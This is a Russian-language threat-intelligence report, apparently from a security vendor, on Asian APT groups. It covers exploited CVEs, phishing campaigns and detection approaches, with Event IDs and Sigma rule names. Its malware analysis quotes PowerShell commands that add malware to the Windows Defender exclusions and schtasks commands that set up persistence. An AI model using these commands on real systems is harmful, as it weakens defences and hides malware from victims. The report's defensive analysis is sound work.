
Итоги

Несмотря на то, что в рассмотренной атаке группировка APT Dark Seoul применяла шифровальщик HolyGhost, техники, применяемые группировкой, были стандартными. Тот факт, что данные техники позволяют атакующим добиться целей, может говорить о том, что своих жертв группировка выбирает, основываясь на уровне защищенности их инфраструктуры.

Скачать техники в формате .json для MITRE Navigator.

Подробнее

Рисунок 31 Интерфейс страницы Threat Landscape в TIP



Итог рассмотренных инцидентов

После изучения первой части отчета «Инциденты с азиатскими APT в разных уголках планеты» можно прийти к следующим выводам:

- Жертвы географически распределены по всему миру, и проблематично выявить какой-то отдельный более атакуемый регион. Один и тот же сэмпл может встречаться в разных уголках мира, это говорит о том, что злоумышленники могут использовать идентичный арсенал для разных жертв.
- Отличительной чертой атакующих является связка техник Create or Modify System Process: Windows Service T1543.003 + Hijack Execution Flow: DLL Side-Loading T1574.002. Это своего рода хлеб с маслом для азиатских группировок.
- Основными целями азиатских группировок являются кибершпионаж с эксфильтрацией собранных данных на легитимные облачные сервисы или внешние ресурсы, за исключением редких сценариев, описанных в инциденте № 5.

Ниже мы приводим статистику по обнаруженным TTPs в исследованных инцидентах. В следующей части отчета «Технические детали» мы разберем наиболее часто встречаемые техники, используемые азиатскими APT-группировками, которые мы обнаружили в других различных инцидентах по всему миру.

Топ-20 техник, использованных в описанных инцидентах

Технические детали

Во второй части отчета представлено подробное техническое описание большинства TTPs, обнаруженных нами в процессе анализа азиатских APT-группировок. Каждая описанная техника состоит из следующих подразделов:

Основное описание

Описание реализации техники.

Примеры процедур

Обнаруженные нами примеры использования техники азиатскими APT.

Обнаружение

Подходы к обнаружению техники, а также EventID событий различных агентов мониторинга, на основе которых можно выстроить обнаружение.

Пример:

Источник событий	Журнал	Event ID
Windows	System	7045
Windows	Security	4688
Sysmon	Sysmon	1, 13

Sigma-правила

Список Sigma-правил, относящихся к этой технике. Сами Sigma-правила находятся в разделе Sigma.

- Sigma-Generic-Anomaly in the Windows Critical Process Tree
- Sigma-Generic-Svchost.exe Start with no Standard Parameters
- Sigma-Generic-Shell Creation by Critical Windows Process

Initial Access TA0001

Exploit Public-Facing Application T1190

Основное описание

Техника Exploit Public-Facing Application T1190 описывает попытки злоумышленников эксплуатировать уязвимости в приложениях, доступных через интернет. Такие приложения могут включать веб-сайты, почтовые серверы, различные веб-сервисы и другие приложения, которые доступны через открытые порты и протоколы.

Злоумышленники могут использовать различные инструменты для поиска уязвимостей в общедоступных приложениях, включая сканеры уязвимостей, специальные программы для автоматического поиска уязвимостей и ручную проверку приложений на наличие уязвимостей.

Когда уязвимость обнаружена, злоумышленники могут использовать ее для выполнения различных действий, включая взлом системы, кражу конфиденциальных данных, установку вредоносных программ и другие.

Например, злоумышленники могут использовать уязвимость в веб-приложении для выполнения SQL-инъекций, которые позволят им получить доступ к базе данных и украсть конфиденциальные данные. Они также могут использовать уязвимости в веб-серверах, чтобы проэксплуатировать удаленное выполнение кода и установить вредоносные программы на сервере.

Чаще всего уязвимыми оказываются веб-приложения, почтовые сервисы, средства удаленного управления и т. п.

Примеры процедур

Наряду с использованием фишинга азиатские группировки часто эксплуатируют уязвимости для получения первоначального доступа к системам жертв.

Анализируя эксплуатации уязвимостей, с помощью сетевых сенсоров мы выявили, что азиатские группировки пытаются эксплуатировать большинство известных уязвимостей — как уже давно известных, так и недавно обнаруженных.

Эксплуатация цепочки уязвимостей Microsoft Exchange Server:

- CVE-2021-34473, CVE-2021-34523, CVE-2021-31207 (ProxyShell)
- CVE-2021-26857, CVE-2021-26855, CVE-2021-26858, CVE-2021-27065 (ProxyLogon)
- CVE-2022-41040, CVE-2022-41082 (Proxynotshell)

Эксплуатация уязвимостей веб-приложений:

- CVE-2022-34305 (Apache TomCat)
- CVE-2021-44228 (Apache Log4j), CVE-2022-22965, CVE-2022-22963 (Spring4shell)
- CVE-2020-17530, CVE-2021-31805 (Apache Struts)
- VMware Horizon
- CVE-2021-26084, CVE-2022-26138 (Atlassian Confluence server and data center)
- GitLab CE/EE
- CVE-2019-19781 (Citrix ADC)
- CVE-2020-2551 (Oracle WebLogic Server)

Эксплуатация сетевых уязвимостей:

- CVE-2019-0708 (BlueKeep)
- CVE-2017-0144 (EternalBlue)

И многие другие, а также, помимо эксплуатации уязвимостей, обнаружено большое количество атак типа bruteforce на сетевые сервисы.

Например, при расследовании атаки на аргентинскую компанию командой GERT была обнаружена эксплуатация уязвимости CVE-2021-44228 (Log4Shell) на сервере VMWare Horizon APT-группировкой Dark Seoul. Эксплуатация этой уязвимости дает возможность удаленного исполнения кода на сервере.

Другое расследование GERT, связанное с группировкой азиатского происхождения, рассказывает об эксплуатации уязвимости CVE-2021-26855 ProxyLogon. Эксплуатация ProxyLogon приводит к тому, что атакующий может обойти механизм аутентификации в MS Exchange и выдать себя за любого пользователя.

Также исследователи описывают случаи, когда APT-группировки атаковали организации в России, используя 0-day уязвимости. Например, группировка HAFNIUM.

Ниже представлена статистика с наших сетевых сенсоров по эксплуатации уязвимостей с азиатских IP-адресов. Мы понимаем, что многие группировки используют различные VPN/Proxy/VPS для осуществления атак и получения первоначального доступа, как, например, известная APT-группировка HAFNIUM, использующая в своих атаках американские VPS, но данная статистика все равно может помочь составить картину эксплуатируемых уязвимостей только с азиатских адресов:

CVE	Count
Exploit.CVE-2021-35394.UDP.C&C	77%
Exploit.CVE-2021-44228.TCP.C&C	6%
Exploit.CVE-2021-44228.HTTP.C&C	5%
Exploit.CVE-2020-2551.TCP.C&C	3%
Exploit.CVE-2019-16759.TCP.ServerRequest	2%
Exploit.CVE-2018-11776.HTTP.C&C	2%
Exploit.CVE-2017-18368.HTTP.C&C	2%
Exploit.CVE-2022-26134.HTTP.C&C	1%
Exploit.CVE-2019-0708.HTTP.C&C	1%
Exploit.CVE-2017-5638.HTTP.C&C	1%

Обнаружение

Данная техника сложна в обнаружении, потому что всегда есть вероятность эксплуатации 0-day уязвимости публично доступного приложения, а также, что эксплуатация происходит с внешнего хоста злоумышленника и обнаружить можно только артефакты компрометации уже постфактум. Поэтому все обнаружение данной техники будет строиться на периметровых средствах защиты класса IPS/IDS и FW/NGFW, а также средствах защиты приложений типа WAF.

Снизить риски эксплуатации данной техники помогут регулярные обновления всех используемых фреймворков, приложений, а также компонентов операционной системы. Использование сетевых средств защиты, веб-фаерволов, настройка аудита веб-компонентов, сетевая сегментация инфраструктуры, а также регулярный аудит безопасности, в ходе которого будет удостоверено, что никакие лишние сервисы или порты не доступны извне.

Phishing T1566

Основное описание

Phishing T1566 — это техника, классифицированная в рамках MITRE ATT&CK, которая относится к практике использования мошеннических электронных писем, сообщений или веб-сайтов для обмана людей с целью раскрытия конфиденциальной информации, такой как пароли, данные кредитных карт или другая личная информация. Эта техника направлена на использование уязвимостей человека, заставляет его совершать действия, выгодные злоумышленнику.

Фишинговые атаки обычно осуществляются различными способами, включая электронную почту, платформы мгновенного обмена сообщениями, социальные сети и даже телефонные звонки. Злоумышленники часто маскируются под законные организации, такие как банки, поставщики услуг или известные организации, пытаясь завоевать доверие своих жертв.

Основная цель фишинговых атак — заставить жертву перейти по вредоносным ссылкам или открыть вредоносные вложения, что может привести к нескольким последствиям. Они могут включать установку вредоносного ПО на устройство жертвы, сбор учетных данных для входа в систему или перенаправление на мошеннические веб-сайты, где жертвы неосознанно вводят свою конфиденциальную информацию.

Phishing: Spearphishing Attachment T1566.001

Основное описание

Техника Phishing T1566 в MITRE ATT&CK Matrix описывает атаки, при которых злоумышленники отправляют электронные письма или сообщения, обманывающие пользователей, чтобы заставить их предоставить свои учетные данные или выполнить действия, которые могут привести к компрометации системы или сети. В этой технике используется социальная инженерия, которая направлена на обман человека и получение конфиденциальной информации.


Примеры процедур

Пример 1

Нашими экспертами из ICS CERT была обнаружена новая кампания группировки DexCone, которая направлена на множество государственных компаний в России, Украине, Беларуси и Армении.


Первоначальный доступ атакующие получали через фишинговые рассылки под видом государственных регуляторов. Вредоносные вложения представляли собой скрытые SFX-архивы с офисным документом, а также вредоносным исполняемым файлом.

Рисунок 32 Содержимое SFX-архива



После запуска фишингового вложения происходила установка вредоносного пакета .msi, который создавал сервис для связи с C2-серверами атакующих.

Рисунок 33 Схема атаки



Справочная информация

DexCone — это киберпреступная группировка, которая была активна с 2018 года и занималась фишинговыми атаками на банки в разных странах мира, в том числе в России, Казахстане, Украине, Мексике и других.

В своих атаках DexCone использовала различные методы социальной инженерии, в том числе фишинговые письма, которые содержали вредоносные вложения или ссылки на фальшивые сайты. Когда пользователь попадал на такой сайт и вводил свои учетные данные, злоумышленники получали доступ к его банковскому счету и могли осуществлять транзакции без его ведома.

Группировка DexCone использовала различные методы обхода систем защиты, такие как использование поддельных сертификатов и различных технологий шифрования. Они также использовали прокси-серверы, чтобы скрыть свой реальный IP-адрес и местоположение.

В результате атак группировки DexCone банки и их клиенты понесли значительные убытки, и эта группировка стала одним из самых известных примеров использования фишинга в киберпреступности.

Также с 2021 года экспертами из подразделения GREAT было обнаружено[7] использование трояна Pangolin* злоумышленниками из ZexCone, стоящими за группировками ExCone и DexCone.

*** Pangolin** — это троян, обнаруженный в 2019 году и использующийся для кибершпионажа и кражи конфиденциальной информации. Он получил свое название в честь млекопитающего-панголина, который славится своей способностью скрываться от опасности.

7 **APT trends**

Подробнее

Pangolin распространяется через фишинговые письма и вредоносные веб-сайты, которые могут быть специально созданы для этой цели. Когда жертва попадает на такой сайт или открывает вредоносное вложение в письме, Pangolin начинает свою работу, устанавливая вредоносное ПО на компьютер жертвы и получая доступ к ее конфиденциальной информации.


Pangolin имеет несколько функций, которые делают его особенно опасным. Он может перехватывать данные, вводимые на клавиатуре жертвы, в том числе логины и пароли. Кроме того, он может копировать файлы, делать скриншоты экрана и перехватывать переписку в социальных сетях. Pangolin также может устанавливать дополнительные вредоносные программы на компьютер жертвы, открывая путь для дополнительных векторов атак.

По некоторым данным, Pangolin может быть связан с киберпреступной группировкой APT27 (aka Emissary Panda), которая специализируется на кибершпионаже и кибератаках на правительства и компании в разных странах мира. Однако эта связь пока не подтверждена, и другие киберпреступные группировки также могут использовать Pangolin в своих атаках, но стоит отметить, что модель распространения данного трояна является приватной, и в 2021 году нами было замечено использование новой модифицированной версии исключительно за злоумышленниками из ZexCone.

Пример 2

Мы также обнаружили фишинговую кампанию, которая нацелена на разных клиентов, но использовала схожие вредоносные вложения с одинаковыми функциями. Злоумышленники отправляли жертвам архивы с исполняемыми вредоносными файлами, имена которых заканчивались на PDF, чтобы обмануть жертву, что это документ, и заставить ее открыть файл.

Рисунок 34 Фишинговое письмо



После запуска вредоносного файла **paymentSlip.pdf.exe** на компьютере жертвы было произведено сохранение нескольких файлов в общедоступные директории. Затем злоумышленники запускали PowerShell и добавляли эти файлы в список исключений MS Windows Defender.


```
"$windir\$system32\WindowsPowerShell\v1.0\PowerShell.exe" Add-MpPreference -ExclusionPath
"$user\$appdata\aPCyDwLsApDgb.exe" (MITRE: T1562.001 Impair Defenses: Disable or Modify Tools).
```

После этого они использовали стандартную утилиту schtasks.exe для создания запланированных задач, при этом один из ранее сброшенных файлов на компьютере служил конфигурационным файлом для этих задач.

```
"$windir\$system32\schtasks.exe" /Create /TN "Updates\aPCyDwLsApDgb" /XML
"$user\$temp\tmp8ACB.tmp" (MITRE: T1053.005 Scheduled Task/Job: Scheduled Task).
```

Пример запуска вредоноса в Kaspersky Sandbox:


Рисунок 35 Иллюстрация Execution Graph в TIP



Пример 3

Другой похожий пример фишингового письма. Письмо содержит два вложенных архива:

Рисунок 36 Фишинговое письмо




При запуске **25th April_PDF.exe** меняет конфигурацию Windows Defender, используя PowerShell:

```
"$windir\$system32\WindowsPowerShell\v1.0\PowerShell.exe" Add-MpPreference -ExclusionPath
"$selfpath\$selfname.exe" (MITRE: T1562.001 Impair Defenses: Disable or Modify Tools).
```

Затем создает задачу в планировщике для закрепления:

```
"$windir\$system32\schtasks.exe" /Create /TN "Updates\htOTEVF" /XML "$user\$temp\tmp56EA.
tmp" (MITRE: T1053.005 Scheduled Task/Job: Scheduled Task).
```

Рисунок 37 Иллюстрация Execution Graph в TIP



Семпл **24th April_PDF.exe** также добавляет себя в исключение Windows Defender, а затем собирает учетные данные из браузеров:

Рисунок 38 Иллюстрация Execution Graph в TIP

